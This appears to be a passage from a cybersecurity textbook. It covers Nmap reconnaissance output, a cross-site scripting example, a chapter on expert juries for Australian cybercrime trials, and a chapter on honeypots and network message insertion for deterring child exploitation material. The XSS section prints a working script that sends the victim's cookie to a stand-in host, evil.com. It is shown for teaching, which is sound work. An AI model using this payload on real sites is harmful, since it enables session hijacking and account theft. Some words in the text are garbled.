OS CPE: cpe:/o:microsoft:windows_vista::sp1:home_premium

OS details: Microsoft Windows Vista Home Premium SP1

Uptime guess: 0.126 days (since Wed Jun 06 07:57:26 2012)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=264 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

For this host, the major and minor release details of the operating system were uncovered, as well as the MAC address and service names associated with its running services. It's a standard PC. What about the next device?

Nmap scan report for 10.0.0.138

Host is up (0.019s latency).

Not shown: 995 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp D-Link or USRobotics ADSL router firmware update ftpd

|_ftp-bounce: no banner

22/tcp open ssh Dropbear sshd 0.46 (protocol 2.0)

|_ssh-hostkey: 1040 ce:b9:44:e2:f1:b0:6c:2e:71:8f:c9:15:51:17:20:08 (RSA)

23/tcp open telnet?

80/tcp open http micro_httpd

|_http-methods: No Allow or Public header in OPTIONS response (status code 501)

|_http-title: 401 Unauthorized

| http-auth:

| HTTP/1.1 401 Unauthorized |_ Basic realm=3G9WB

5431/tcp open upnp Belkin/Linksys wireless router UPnP (Linux 2.4; UPnP 1.0; BCM400 1.0)

MAC Address: 00:60:64:28:48:F0 (Netcomm Limited)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:kernel:2.6

OS details: Linux 2.6.13–2.6.32

Uptime guess: 3.745 days (since Sat Jun 02 17:06:06 2012)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=198 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; Devices: broadband router, router;
CPE: cpe:/o:linux:kernel

This device is a little more interesting—it's a broadband router running Linux, and again the vendor, major and minor release versions are shown.

In addition, some further probing of the web server is also undertaken. Now that information about the router and PC on this network has been obtained, the next stage of penetration can begin. Firstly, the list of services would be examined, and then a vulnerability database would be examined to determine if there were any matches to known exploits. If no generic exploits were available, the services themselves might provide an entry point. For example, could the FTP service on the broadband router be exploited to update malicious software? Could SSH be used to open a shell session on the router, from an external host, as a route to the internal (non-routable) network? Would a default password work on the router? For an application running on the web server, could a malicious SQL command be injected through an HTML field, to create a new user account and give the attacker external privileges on the compromised router's IP address? The possibilities are endless.

Breaking Your Own Applications

While infrastructure is one level of vulnerability, more sophisticated attacks tend to focus on apps and applications. The web provides fertile ground for this type of attack. Cross-site scripting (XSS) is a type of web application vulnerability that allows attackers to inject malicious code into web pages viewed by other users.

Suppose there is an online forum where users can post messages and reply to each other's posts. The site uses JavaScript to render user-generated content in real time, allowing users to see new messages without refreshing the page. However, the site does not properly validate user input, so it is vulnerable to XSS attacks.

An attacker creates a post with the following content:

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://evil.com/steal.php?cookie=' + document.
cookie, true);
xhr.send();
</script>
```

This code creates a new XMLHttpRequest object and sends a GET request to a remote server at "https://evil.com/steal.php". The request

includes the victim's session cookie, which can be used to hijack their session and gain access to their account. The code is embedded in a script tag, which is executed whenever a user views the attacker's post.

When a victim user views the attacker's post, the malicious code is executed in their browser, sending their session cookie to the attacker's server without their knowledge. The attacker can then use the stolen cookie to impersonate the victim and perform actions on their behalf, such as posting messages, changing their account settings, or making unauthorised purchases.

To make matters worse, the attacker can also disguise the malicious code to make it appear legitimate. For example, they could create a fake login form that prompts the victim to enter their username and password. The form would be embedded in a web page with the attacker's code, which would steal the victim's credentials as soon as they submit the form.

In summary, cross-site scripting is a serious threat that can allow attackers to steal sensitive information, hijack user sessions, and perform unauthorised actions on behalf of victims. It is crucial for web developers to properly validate user input and sanitise content before rendering it in the browser. Users should also be cautious when interacting with websites and avoid entering sensitive information on untrusted sites.

Conclusion

In this chapter, you have learnt some of the key techniques in preventing penetration of your network, assuming that systems have been secured using the concepts and practices outlined in earlier chapters. There is often no clear division between network and system protections, since they are ultimately dependent and rely on a layered, defence-in-depth approach.

Notes

- 1 www.klcconsulting.net/smac/
- 2 www.porcupine.org/satan/admin-guide-to-cracking.html
- 3 <http://nmap.org/>
- 4 www.tenable.com/products/nessus
- 5 www.wireshark.org/

REGULATORY AND LEGAL RESPONSES

In this book, I have emphasised the important role that organisations, their management, and the operational staff play in defending against cyberattacks. But what about the broader protections that might be provided through legislative change or government action? In a sense this brings us for circle to the issues outlined in Chapter 1: should governments be responsible for setting overall security policies for the country? Should the state take on the role of attack or, for perhaps in the form of a pre-emptive strike, to prevent some greater evil? This seems to be the rationale behind the claim to US government's development of the Stuxnet malware in order to prevent nuclear proliferation. While these kinds of activities attract attention at the grand scale, what are the sorts of firms that could be undertaken day to day to mitigate against attacks, where the responsibility is likely to fall within the government's hands?

One process would be to review the legal framework under which cyberattacks are tried. In many countries there have been a relatively few convictions for those responsible for cyberattacks or cybercrime. In this chapter I want to reflect on some actions that governments could take in order to provide a more effective deterrent to committing cybercrime.

Cybercrime trials in Australia present many challenges for juries who are selected to find an impartial verdict. This is because the level of technical expertise required to assess the evidence and arguments made by the prosecution and defence is typically very high. This has the potential to lead to miscarriages of justice for the guilty or falsely accused, since an innocent person may be accused and found guilty of a crime he/she did not commit due to the lack of technical understanding. Conversely, highly skilled defence lawyers could play on the lack of juror's technical knowledge to persuade him/her to accept

defences which may be more closely questioned by technical experts. In this chapter, some alternative proposals for expert jury formation in cybercrime trials are presented and assessed in the context of the international experience of using expert juries. Expert juries should be adopted for cybercrime trials in Australia.

Expert Juries

There is a long tradition in English law of guilt or innocence being determined by a jury of one's peers. This process of jury selection is a sound one, especially where the jury members are selected randomly from a population. When selected in this way, the sample of 12 men and women typically comprising a jury in a criminal case is representative of community views and perceptions and understanding of the law from an ordinary citizen's perspective. This is fundamental to the system of justice that Australia enjoys today.

Juries selected in this way are effective because the transgressions being tested in the trial historically relate to (a) common experience, (b) experience as a victim, or (c) through imagination. For example, many members of the population will have experienced petty theft of property as a victim, so they are able to conceive and reason effectively about the parameters that affect guilt in crimes of a physical nature. Alternatively, more specialised crime types such as fraud can also be readily understood by a jury with assistance in the form of an expert witness, who acts for the court but who is paid for by the defence or prosecution, where specialised knowledge can often be explained through metaphor or plain English explanations of behaviour which has been alleged.

In some specialised areas of law, it has long been recognised that expert qualifications are necessary. The most obvious example is the requirement for coroners to have both medical and legal qualifications. This is because the determination of the probable cause of death and the circumstances leading to that event can be undertaken most effectively by somebody with deep expertise in both fields.

The central argument of this chapter is that computer technology has now reached the same level of sophistication and complexity that is found in fields like medicine, which in turn require the expertise of a coroner to make sound legal assessments. Furthermore, the body

of knowledge required to understand computer technology is now so broad and deep that it is unreasonable to expect ordinary members of the public to understand the key issues upon which a conviction might arrest or fail. It is often the case that those with deep knowledge about how computer technology works in general may also not be qualified to understand how computer technology might be misused or abused in specialised circumstances. Just like pathology is a specialisation in medicine, so too computer forensics is a rapidly expanding and specialised area of knowledge, with its own specific approach to assessing evidence.

In the following sections, several questions are posed to explore the assumptions behind the argument that computer technology is so specialised that only specialists are qualified to understand and interpret evidence in the area.

How Specialised Is Computer Technology?

Computer technology is now one of the most specialised areas of human knowledge. Since the development of the first digital computers in the 1940s through to the development of wide area computer networks and the Internet by the US military by the 1970s, there is no area of modern life which has not been touched by computer technology. Many people use computer technology in their day-to-day life including productivity applications at the office, through to the use of web browsers for Internet banking, stock trading, etc. Every item of manufactured goods has made use of computer technology in the design and development phases of production. Even our motor vehicles have numerous embedded computers that carry out tasks from determining when the next scheduled service is due to identifying pedestrians standing in the path of a moving vehicle.

From these examples we can see that computer technology is ubiquitous. But how many ordinary people—even “power users”—really understand how this technology works? Because computer technology makes use of strong encapsulation of functionality, it is unnecessary for ordinary users to know how technology works to be productive with that technology. Indeed, there is a significant body of research which suggests that users often have no interest in

understanding how computer technology works, even if it is integral to the performance of the job.

Developing new computer technology is now so specialised and complex that it would be unusual for a single expert working on a large project to have a complete working knowledge of all areas covering the design and development testing and deployment of a system. To provide some context, over the 13 years of development of the Microsoft Windows operating system (from 1993 to 2007), the lines of source code increased from 6,000,000 to more than 50,000,000. The scope of functionality provided by operating systems has also grown to include esoteric areas such as speech recognition, multilingual input and display, and home movie creation. Sitting behind these apparently simple interfaces is a bewildering array of activity which is hidden from the user.

In order to develop a computer application, a generic process is usually followed:

- A programming language is selected.
- A development environment is selected.
- An operating system that supports the development environment and the chosen programming language is selected.
- The applications requirements are downloaded and formulated into a design.
- The design specifies the mapping between inputs and outputs.
- Appropriate input and output devices are identified, including but not limited to keyboards, displays, haptic devices, speech synthesisers, and network connectivity.
- The design is implemented using human-readable source code.
- The service code is compiled into machine-readable object code.
- The object code is tested to determine whether the source code meets the requirements set down for the application.
- Once the application has been verified, it can then be executed in a chosen deployment environment.

In cybercrime trials, the challenge for the prosecution is to demonstrate that the defendant was either (a) using a computer application in a way that was intended by the designer or (b) using

the application in a way that was not intended (colloquially known as “hacking”). The distinction between these two use cases is highly significant for the purposes of computer forensics: for intended usage, the prosecution faces the task in the production environment of demonstrating that a defendant was carrying out a certain behaviour at a certain time in a certain place, while the original system designers may not have identified this subsequent forensic need as a functional requirement. In the case of hacking, where the original design is allegedly subverted by the defendant, it can become even more difficult to obtain the evidence required.

How Extensive Is the Core Body of Knowledge in Computing?

What knowledge is required to really understand how computer technology works? There are several core areas of knowledge in computing that feasibly need to be comprehended to be considered to have some basic expertise. These include, but are not limited to:

- Programming
- Databases
- Networking
- System administration and security
- Artificial intelligence

In Australia, it is typical for students who desire to become information technology professionals to undertake a university degree of 3–4 years’ duration. Such a programme will comprise units that cover this core body of knowledge from a theoretical or applied perspective. For example, programming may be covered in (a) theory-based subjects, such as the semantics of computer programming languages; (b) in specific application areas, such as web programming; and (c) in the broader engineering context, such as software and systems engineering. It would be typical for such students to take 24 undergraduate units of study of which six units might be expected to be directly in information technology, and eight might be in cognate areas such as mathematics.

In addition to these “hard” technical skills, many organisations and professional bodies now realise the Skills Framework for the Information Age (SFIA). SFIA comprises seven levels of

responsibility which can be met to 263 detailed tasks in information technology, ranging from following and assisting to setting strategies and inspiring across strategy and architecture, business change, solution development, etc. The point here is not to detail the enormous complexity of working within IT, but to give a sense of how far removed the IT profession is from the ordinary working experience of potential jurors.

What about Specialisations like Computer Forensics?

Many specialisations then require further postgraduate study at the master's or doctoral level. For example, many institutions in Australia have a postgraduate specialisation in computer security and forensics, which aims to provide the core skills in conducting cybercrime and forensic investigations. These may range from 18 months to 2 years in duration of full-time study. A doctoral qualification or a professional doctorate would typically last from 3 to 4 years. Thus, the typical range of skilled computer technologists is generally from four to five years of formalised study plus appropriate on the job training and experience.

Recalling the previous list of steps involved in developing software, what may not be obvious is the stark difference between source code development and the potential need to reverse engineer binary code to identify the source of security vulnerabilities. It is not always the case that skilled software engineers who ride excellent source code have the skills, mindset, or training to carry out reverse engineering of code. This is one reason why specialisations like computer forensics are generally undertaken at the postgraduate level, after students have attained the core body of knowledge in computing and have attained several years of actual work experience before entering the postgraduate study.

Thus, in considering the potential composition of expert juries for cybercrime cases, it may be worth considering how specialised a juror actually needs to be. For example, if somebody had completed an undergraduate major in computing, would that be a sufficient basis for them to assess technical arguments about evidence, compared to someone with a postgraduate degree and several years of work experience?

How Should Expert Juries Be Selected?

The first task in determining policies for expert jury selection must suggest the issue of the minimum qualifications, training, and experience required to be an expert jury member. At first glance, and to ensure a sufficiently large pool of expert jurors to choose from, membership of a professional body such as the Australian Computer Society (ACS) would be an appropriate initial step. This would ensure that all expert jurors had sufficient training and experience to meet the professional requirements of the ACS, while not limiting the population to be selected from to just forensic experts.

If selection from this pool was carried out randomly, and without further bias, what biases may arise in terms of fairness to a defendant from this restricted pool? The first issue is a training effect: ordinary citizens may only be asked to serve on a jury a few times in their entire life, or possibly never at all. Expert jurors would likely be called upon more often. This professionalisation has advantages: preliminary training about court procedures could be undertaken once only, and expert jurors would become familiar over time with the adversarial nature of the justice system. The disadvantage is that jurors may come to form professional views akin to magistrates, which has the potential to interfere with the independent role of the jury.

Secondly, numerous studies have shown that IT professionals tend to have a very restricted personality profile in the population. In Myers Briggs' terms, usually around 90% are Introversion, Intuition, Thinking, Perception (INTP). In summary, technologists are usually quite introverted, do not always work well in groups, and may take a long time to arrive at a decision. Juries, on the other hand, are often required to work under time pressure, and always as part of a group of 12. One possibility would be to introduce a form of social skills training and awareness to improve the group or performance of this set of experts, as personality inventories typically revealing working preferences, rather than absolute personality characteristics.

Why Can't We Just Have Expert Witnesses?

Presently, in many cybercrime trials, the court relies on the testimony of expert witnesses, who act for the court, but who are paid for by the

prosecution or the defence. This means that expert witnesses become part of the adversarial conflict at the height of the judicial process. This is one reason why expert testimony from either side often appears to be in deep conflict. Highly qualified, professional and convincing expert witnesses for the defence may be able to construct a picture of doubt around any particular technical issues of even mild complexity which has the potential to create confusion among ordinary jurors. Consider the example of open Wi-Fi networking: there is nothing illegal about not to encrypting your wireless Internet connection, but it is not doing so, the basis for a successful defence against any prosecution assertion of a defendant visiting a website at a certain time becomes possible. The defendant, in this case, can argue that an intruder must have been piggybacking on their wireless Internet connection and it was this unknown intruder who carried out the alleged illegal activity. Indeed many Internet firms are dedicated to providing this kind of advice to others who may be engaged in illicit behaviour, such as uploading and downloading child pornography. It seems entirely possible for an expert to introduce doubt into the minds of jurors with little difficulty in these kinds of cases.

That is where the non-adversarial, independent expert jury can play such an important role: skilled and qualified information technologists to have the expertise to pick apart arguments made by either the prosecution or the defence about reasonable doubt in online behaviour.

What Has Been the International Experience?

Prior to the 13th century, expert knowledge was available to English courts through the use of “special” or expert juries (Oldham, 1983). Examples cited by the NSW Law Reform Commission’s (2005) investigation into the use of expert juries include the use of panels of fishmongers and cooks to assess evidence of the sale of bad food, or the use of all-female juries to decide on cases where evidence from the physical examination of a woman was introduced. The practice of expert juries died out in the 19th and 20th centuries in the UK, and was abolished in 1971.

However, unlike Australia, the UK does now allow “expert” jurors to sit on ordinary panels. This includes barristers, solicitors, and police

officers, all of whom have expert knowledge of the law and court procedure. Some concerns have been raised about the influence of these expert jurors sitting in on the expert panels, and the potential for miscarriage of justice is quite clear if these individuals begin to dominate deliberations (The Independent, 2004).

Some jurisdictions which have traditionally carried out trial by jury have now moved to trials without a jury. Malaysia, for example, abolished the trial by jury in 1995. Since then, questions have been routinely raised about whether typically conservative judges are the best measure of community standards and expectations, especially in multicultural and multi-faith societies. A single magistrate (or panel) must still rely on adversarial expert testimony—since magistrates are no more likely to be qualified in IT than lay jurors, the system does not address the issues of non-adversarial expertise.

Conclusion

In conclusion, given the ever increasing complexity of technical knowledge that is tested in cybercrime trials in Australia, the use of non-adversarial expert juries should be considered as a matter of policy priority, at least at the federal level, to determine its effectiveness. The use of expert juries has historical precedents, and has the potential to ensure that all defendants receive a fair hearing where evidence can be properly assessed by a panel with the necessary technical expertise. It is proposed that jury members should be randomly selected from an appropriately qualified pool, such as those with membership of the Australian Computer Society.

HONEYPOTS AND DECEPTION

Honeypots can provide a means to study and explore the behaviour of cybercriminals within a highly controlled environment. This approach can be used to provide scientific proof of the effectiveness of specific cybercrime prevention, detection, and response strategies. One example is studying the behaviour of online child sex offenders, or the steps that lead to the progression of interest in illicit child sex abuse material. The use of Child Exploitation Material (CEM) on the Internet is a growing problem, with devastating consequences for victims. Due to technical and resource limitations for online policing, innovative situational crime prevention approaches (that are both scalable and effective) could reduce the pool of potential offenders, freeing up valuable police time. Using honeypots to examine the behaviour of naïve participants, recent studies have shown that warning messages can have a significant deterrent effect. While honeypot studies may provide scientific evidence for warning message effectiveness, in a technical sense, they may not be the best technical solution for large-scale deployment and deterrence. In this chapter, we outline and assess a range of technical solutions for deterrence message insertion on the Internet, and outline how and when these can be inserted lawfully, or whether amendments to current laws or regulations may be needed. We further explore how honeypots could be deployed in other contexts, to support deception and information operations more broadly.

Child Exploitation as a Cybercrime

CEM has been growing in popularity for many years, following the rapid growth of Internet-based services globally.¹ CEM is disseminated in many forms, including text-based stories, images and sets of images,

videos, and, most recently, live streaming videos.² The ease of CEM availability, combined with the architecture of the Internet,³ and the known pathways to CEM usage,⁴ has contributed to a growing crisis in detection, investigation, and prosecution⁵—there are simply not enough police, resources, tactics, or strategies that are effective at scale. This means that law enforcement are effective at catching the “low hanging fruit”, but are often ill-equipped to detect and pursue the most serious offenders. This is especially true for offenders who have even a small amount of technical knowledge—the availability of encrypted network traffic tools represents a significant challenge for law enforcement,⁶ notwithstanding recent changes to legislation that are intended to assist police in their efforts, including metadata retention laws.

An alternative approach has been postulated in recent years, building upon the literature in the situation of crime prevention.⁷ This approach suggests that deterrence should be a primary goal of any CEM program.⁸ The key benefits of deterrence are twofold: firstly, there is a reduction in primary and secondary victimisation,⁹ when the size of the market is reduced; and, secondly, the workload of law enforcement is also reduced, since the caseload is lower. This means that law enforcement can then focus on investigating recidivist or “hard-core” offenders.¹⁰

Recent studies have clearly demonstrated the positive effect that deterrence and prevention can play in reducing the overall volume of CEM usage.¹¹ In the most recent case, a honeypot was developed to attract naïve users using a proxy of “barely legal” pornography for CEM. It was found that a reduction of up to 53% was possible, depending on the deterrence message used: fear of law enforcement and possible detection was the most effective message type found in the study. Future work will examine the impact of combining text messages with images, videos, and other media types. This work is extremely significant, because it shows that for very low cost, it may be possible to deter a very large number of offenders from ever accessing CEM.¹² is a parallel situation in other areas of public health, for example, the use of graphic warning images and text boxes or packets of cigarettes, which have led to a very significant reduction in smoking (and consequently, lung cancer rates) in many countries.¹³

The purpose of these honeypot experiments was to provide a scientific basis for pursuing deterrence through warning messages over the Internet. However, while it is certainly possible that honeypots could be deployed across many different sites to strategically attract traffic, this is still only likely to impact a relatively small number of users.¹⁴ To scale up the implementation of the deterrence strategy, it is more likely that we will need to design techniques that can operate in more naturalistic scenarios.¹⁵ Put simply, we need to identify the locations where CEM is available and, in some way, develop techniques to insert deterrence messages where potential offenders are attempting to access the material. To do this automatically, which is the only means by which scalability can be achieved, we need a mechanism to identify CEM and CEM usage automatically.¹⁶ There are currently some applications which have been designed to achieve this, such as the crawlers utilised in Project Arachnid (<https://projectarachnid.ca/en/>), which search the Internet constantly to identify CEM. Technologies to automatically identify CEM can operate either statically, using hash sets of known images or videos,¹⁷ or dynamically, using keyword matching or image analysis.¹⁸

In this chapter we will primarily focus on reviewing prospective techniques for the delivery of messages, to prevent harm to victims.¹⁹ But it is also worth considering the use of retrospective techniques, given the authority of the Telecommunications (Interception and Access) Amendment (Data Retention) Bill 2015 for lawful authorities to recover metadata of Australian Internet users. In this instance, as more and more hash sets and/or known URLs become available, previous downloads by Australian Internet users could then be identified, and an appropriate warning could be issued to the Internet account holder. This approach has the benefit of warning that user about the consequences of future behaviour, but has the downside of not preventing secondary trauma to the victims. In the rest of this chapter, we will consider the more classical case of using prospective techniques, where static and dynamic approaches to assess web requests in real time, and generate messages, where appropriate can be utilised. Messages could be delivered in real time—once a user requests access to CEM material, they could be delivered the warning in their browser, as per the honeypot studies. Alternatively, or even additionally, a notice could be delivered to the account holder.

Technical Mechanisms for Warning Message Delivery

Previous literature on deterrence has focused on the use of “pop-up” messages.^{20,21} The “pop-up” refers to a separate window being spawned from a parent browser, to deliver a message. In this section, we broadly consider the structure of the Internet, operating systems, and browsers, and outline how messages could be delivered in a timely way, in response to user input indicative of CEM search, i.e., a special case of “information seeking behaviour” as described in the literature. Our proposals are controversial, since the insertion of a message will likely involve law enforcement, Internet service providers (ISPs), or other bodies authorising and/or injecting the message. Privacy advocates may be unhappy, especially if the user may intend to commit an offence, but may not actually be committing one. On the other hand, web pages routinely disseminate information about user’s web page contents and browsing habits to third-party trackers, including the use of pornography.²²

To consider how to inject deterrence messages into web browsers, we must firstly consider the relationship between the browser, the web page, the web host, and the protocols which link these together. The Internet is a globally connected network that operates using an agreed set of protocols for communication by users. Internet protocols allow endpoints (such as mobile phones and desktop computers) to send and receive information through unicasting or broadcasting, in either a client-server or peer-to-peer architecture, supporting applications such as browsers. Data passing between endpoints must typically pass through a number of intermediaries, such as ISPs, while other entities (such as search engines) are designed to direct traffic to the most relevant source. Data access can be managed by endpoints, as well as by intermediate devices, such as routers, firewalls, and proxies. While most countries have their own telecommunications and commercial laws that specify the lawful operation of any of these devices or services, the Internet also has its own governance provided by bodies such as the Internet Corporation for Assigned Names and Numbers (ICANN) and the Internet Assigned Numbers Authority (IANA). Figure 12.1 shows an idealisation of a web client and web server, passing through a range of hosts and intermediaries in order to allow a client to request an HTML page, and to receive a response.




Figure 12.1 Idealised web session between the client and the server.

Communication on the Internet is facilitated by the Internet protocol suite, often referred to as Transmission Control Protocol and Internet Protocol (TCP/IP). TCP/IP comprises four layers, with traffic moving from the more physical to the more logical depending on the stack layer. These layers are the Link Layer, the Internet Layer, the Transport Layer, and the Application Layer. TCP/IP is a simplified implementation of a more abstract set of layered network functions defined by the Open Systems Interconnection (OSI) model; in this chapter, when we describe specific layers, we will use TCP/IP terminology. To continue our web application example, the client sending an HTTP request (Application Layer) would need this to be transported by Transport Layer (TCP), over IPv6 via an IP address (Internet Layer), using a Wi-Fi Media Access Control (MAC) address (Link Layer). At the other end of the request cycle, the web server might receive the request via an Ethernet MAC address, over IPv6, TCP and HTTP.

By design, the protocol stack provides enormous flexibility in how data is transmitted and managed using different protocols. For example, while HTTP traffic is normally transported over TCP (because it is a

reliable, but slow transport), HTTP could be transported over UDP (which is fast, but lossy). The resulting web traffic may lose integrity, but gain speed—the point that I am making is that while conventions (and often common sense) rule the decisions about which protocols are used for a particular purpose, there is significant flexibility in any actual implementation. Since data passes through numerous intermediate hosts, it is entirely feasible to modify HTTP traffic in a systematic and scalable way, to insert messages. As cryptography and anonymisation increase, however, more practical issues emerge with this approach.²³ We propose to exploit this flexibility in ways that may challenge assumptions about how the Internet should operate.

The Classic Case

Typically, most discussion regarding deterrence message insertion revolves around the Application Layer because this is where HTTP and other protocols that sit behind the display of information within a web browser are communicated. A typical solution might involve inserting a JavaScript pop-up using an Inline Frame (iframe), which can display content from a third-party site directly into a web page.²⁴ One limitation of this approach is that the site owner or creator would need to insert the iframe code to allow a third-party site to inject content—is that really likely to happen in the case of CEM distributors and creators? Two possible solutions may be possible: a Cross-site Scripting (XSS) attack could be launched to hijack any iframes within the HTML page, or an <iframe> element could be injected into the page by any intermediate host. The former solution is often used by hackers, but many sites employ clickjacking defences to specifically avoid it; the latter solution would work well for HTTP traffic, but in most cases, sites now operate using Transport Layer Security (TLS), which is a more up-to-date implementation of Secure Sockets Layer (SSL). This means that all traffic between the client and server is encrypted; to modify the plaintext of the HTML page, an intermediary would need to have access to the private cryptographic key of one of the parties (which seems unlikely). It may be possible for an intermediary to encapsulate HTML code over SSL into an unencrypted page (along the lines of an iframe), but as far as the authors are aware, this has

never been attempted, although exploit techniques for SSL proxies do exist.²⁵ In addition, significant amounts of metadata are exposed even when SSL is used.²⁶ Some design inspiration may be gleaned from SSL proxies, which allow an intermediary to intercept and relay SSL traffic transparently (but also potentially, non-transparently, with deep packet inspection and modification being possible). A next-generation firewall could provide a solution.

There are alternatives to focusing on the Application Layer to insert messages. One technique involves poisoning the Address Resolution Protocol (ARP), which operates at the lowest Link Layer of the stack.²⁷ One advantage of lower level approaches is that all of the data passed to the higher layers is affected by any lower level operations. Further investigation is needed to determine the feasibility of attacking the lower layers, to insert messages which are displayed in the higher layers. In security terms, we are attempting to execute a “man in the middle” attack by inserting data in this way, although not for malicious purposes.²⁸

There are a number of avoidance techniques that users could engage to try and bypass this kind of message insertion. For example, users could join a Virtual Private Network (VPN), which connects them to an overseas network at a layer lower than the application layer (typically, but not always, at Layer 2). This would effectively bypass attempts to insert traffic at the application layer. Another option for avoidance would be the use of the Tor network and an Onion browser, where network-based detection would be problematic, given that network traffic is encrypted and routed using techniques that deliberately obfuscate and encrypt network traffic, and the contents and origin of network requests.²⁹ Providers of CEM materials are making increasing use of the “dark web” and the Tor network to conceal the identities of both the suppliers and consumers of CEM.³⁰ Even with the use of these avoidance techniques, browsers still rely on a set of standard Internet services, such as DNS, for resolving hostnames; exploits exist for DNS hijacking, for example, which could be used to redirect clients to a warning page.³¹

The Broader Case

It may be instructive to consider how messages may be inserted at lower network layers, and whether this may be used to combat

circumvention of message insertion by using SSL VPNs. Consider the scenario: a user is searching for CEM using a search engine, and the resulting content is displayed in the browser. Any downstream server could insert a message into the web page content at the Application layer, including the ISP, or the router at the edge (national boundary) for the Australian network, similar to how the “Great Firewall of China” operates.³² This is notwithstanding the obvious solution that search engines themselves could trivially monitor user search requests and present users with warnings and/or censor CEM content.³³

At the operating system level, messages could be displayed within the browser, or within a separate (mandated) message window. If a user is searching for CEM, a pop-up could be displayed within the browser, or within a separate window. This would require the cooperation of operating system vendors to implement such a solution. Microsoft Windows has had the capacity for third-party system-level pop-ups since Windows 7.³⁴

Monitoring of user behaviour could occur either at the network level or at the operating system level (or even the browser), using both static and dynamic CEM analysis. Monitoring on the OS or browser may require insertion of application code, but has the advantage of overcoming anti-avoidance tactics, such as a VPN or Tor. Network monitoring would be sufficient to do “deep packet inspection” and identify the contents of searches, etc. This could be done at the national boundary, but the traffic volumes would be huge—possibly more efficient to require ISPs or holders of certain subnet categories to be responsible.

However, since most web servers have now moved to SSL, analysis of content may need to occur on the endpoint device, e.g. phone or PC. This would be more scalable. Again, under what authority could operating system vendors be compelled to install such software on all systems delivered to Australian users? We consider this problem in the next section.

Legal Issues

This kind of data manipulation to achieve deterrence message delivery in this chapter is likely to be highly controversial. The

potential for widespread government monitoring of user behaviour may raise privacy concerns. However, the legal basis upon which messages can be inserted may be simpler than expected in some jurisdictions. In Australia, for example, due to the provisions of the Telecommunications and Other Legislation Amendment Act (TOLA) 2018, inserting messages related to criminal activity may be legal, and no warrant may be required. What we envisage certainly falls within the meaning of a “technical assistance notice” under TOLA, and it may even be the case that ISPs and others may co-operate with a “technical assistance request.” What may then be required is a set of operational guidelines and a technical platform. The legal question is whether a judicial or Ministerial warrant may be required under the Telecommunications Interception and Access Act 1979. If a warrant is required for each message insertion, the current laws may need to be revised. This would however need to be analysed in relation to how the message insertion would be executed from a technical perspective. In other words, would the “content” be intercepted? If yes, a warrant may be required. Also, would monitoring of user behaviour constitute “interception”? If so, a warrant may be required. The legal definition of “interception” and “content” would require analysis. In other words, does the insertion of the message on the web page content at the Application layer constitute “interception” of “content”? Also, what exactly should the warrant or the authorisation allow—what will the technical description in the warrant be so that it is focused on the intended purpose and not too broad. There may be opportunities in each state jurisdiction that could also be exploited.³⁵ Further research is needed to identify equivalent enabling legislation in other jurisdictions.

Conclusion

In this chapter, prospective technical techniques for delivering messages to achieve deterrence in cybersecurity have been considered. In summary, there are several layers in which messages can be inserted by a range of interested parties, ranging potentially from a government water force through to ISPs, search engines, and operating system vendors. Given the potential privacy concerns and resistance from their customers, it is questionable whether ISPs and other commercial

entities are likely to voluntarily cooperate with such a program. It may be that the government needs to consider whether laws like TOLA provide a lawful basis through technical assistance notices and requests for these technical outcomes to be achieved, especially if a warrant is needed for each monitoring incident, which would not be scalable. Large-scale monitoring of the network would likely degrade performance as occurs in China, making it unusable. Endpoint monitoring may be preferable, but will multinational operating systems vendors be likely to cooperate? Further legal research is required to fully explore these options, in combination with a technical program to establish the performance characteristics of the range of technical options outlined in this chapter.

Notes

- 1 Kloess, J. A., Beech, A. R., & Harkins, L. (2014). Online child sexual exploitation: Prevalence, process, and offender characteristics. *Trauma, Violence, & Abuse*, 15(2), 126–139.
- 2 Dushi, D. (2020). Combating the live-streaming of child sexual abuse and sexual exploitation: A need for new legislation. *Second International Handbook of Internet Research*, 201–223.
- 3 Cohen-Almagor, R. (2013). Online child sex offenders: Challenges and counter-measures. *The Howard Journal of Criminal Justice*, 52(2), 190–215.
- 4 Prichard, J., Spiranovic, C., Watters, P., & Lueg, C. (2013). Young people, child pornography, and subcultural norms on the Internet. *Journal of the American Society for Information Science and Technology*, 64(5), 992–1000.
- 5 Colley, S. (2019). Perpetrators of organised child sexual exploitation (CSE) in the UK: A review of current research. *Journal of Sexual Aggression*, 25(3), 258–274.
- 6 Broadhurst, R. (2020). Child sex abuse images and exploitation materials. , in Roger Leukfeldt & Thomas Holt, Eds. *Cybercrime: The human factor*, Abingdon, UK: Routledge, pp 1–32.
- 7 Assini-Meytin, L. C., Fix, R. L., & Letourneau, E. J. (2020). Child sexual abuse: The need for a perpetration prevention focus. *Journal of Child Sexual Abuse*, 29(1), 1–19.
- 8 Koukopoulos, N., Quayle, E., Kossurok, A., Newman, E., Squire, T., Wortley, R., & Beier, K. (2019). Deterrence of viewing child sexual abuse images online: A grounded theory study. In *Proceedings of the European congress of qualitative inquiry*, p.52.
